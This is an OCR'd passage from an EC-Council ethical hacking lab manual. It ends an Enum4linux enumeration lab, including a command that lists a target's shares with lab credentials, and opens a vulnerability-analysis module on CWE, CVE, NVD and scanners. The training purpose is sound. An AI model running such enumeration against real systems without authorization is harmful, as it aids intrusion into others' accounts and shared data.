


18. The tool enumerates the target system and displays the group policy information, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


19. It further enumerates the built-in group memberships, local group memberships, etc. displaying them as shown in the screenshot.




20. Finally, we will enumerate the share policy information of our target machine. Type **enum4linux -u martin -p apple -S [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

    Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-S** retrieves sharelist.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



21. The result appears, displaying the enumerate shared folders on the target system.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Using this information, attackers can gain unauthorized access to the user accounts and groups, and view confidential information in the shared drives.
23. This concludes the demonstration of performing enumeration using Enum4linux.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Vulnerability Analysis

Module 05

Vulnerability Analysis

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand an assault. Vulnerability research is the process of discovering vulnerabilities and design flaws that leave an OS and its applications open to attack or misuse.

Lab Scenario

Earlier, all possible information about a target system such as system name, OS details, shared network resources, policies and passwords details, and users and user groups were gathered.

Now, as an ethical hacker or penetration tester (hereafter, pen tester), your next step is to perform vulnerability research and a vulnerability assessment on the target system or network. Ethical hackers or pen testers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to discover vulnerabilities.

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Additionally, it assists security professionals in securing the network by determining security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them. The information gleaned from a vulnerability assessment helps you to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

The labs in this module will give you real-time experience in collecting information regarding underlying vulnerabilities in the target system using various online sources and vulnerability assessment tools.

Lab Objective

The objective of this lab is to extract information about the target system that includes, but not limited to:

- Network vulnerabilities
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports and services that are listening
- Application and services configuration errors/vulnerabilities
- The OS version running on computers or devices
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Default services and applications that may have to be uninstalled
- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Vulnerability Assessment

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute vulnerability assessment.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the underlying vulnerability in a target system or network. Recommended labs that will assist you in learning various vulnerability assessment techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Vulnerability Research with Vulnerability Scoring Systems and Databases	√	√	√
	1.1 Perform Vulnerability Research in Common Weakness Enumeration (CWE)	√		√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.2 Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)		√	√
	1.3 Perform Vulnerability Research in National Vulnerability Database (NVD)		√	√
2	Perform Vulnerability Assessment using Various Vulnerability Assessment Tools	√	√	√
	2.1 Perform Vulnerability Analysis using OpenVAS	√		√
	2.2 Perform Vulnerability Scanning using Nessus		√	√
	2.3 Perform Vulnerability Scanning using GFI LanGuard		√	√
	2.4 Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Vulnerability scoring systems and databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to search for vulnerabilities in the target system or network using vulnerability scoring systems and databases. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that could be exploited. Using this information, you can use various tricks and techniques to launch attacks on the target system.

Lab Objectives

- Perform vulnerability research in Common Weakness Enumeration (CWE)
- Perform vulnerability research in Common Vulnerabilities and Exposures (CVE)
- Perform vulnerability research in National Vulnerability Database (NVD)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Vulnerabilities in Vulnerability Scoring Systems and Databases

Vulnerability databases collect and maintain information about various vulnerabilities present in the information systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some of the vulnerabilities scoring systems and databases:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Vulnerability Scoring System (CVSS)

Lab Tasks

Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts.

Here, we will use CWE to view the latest underlying system vulnerabilities.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

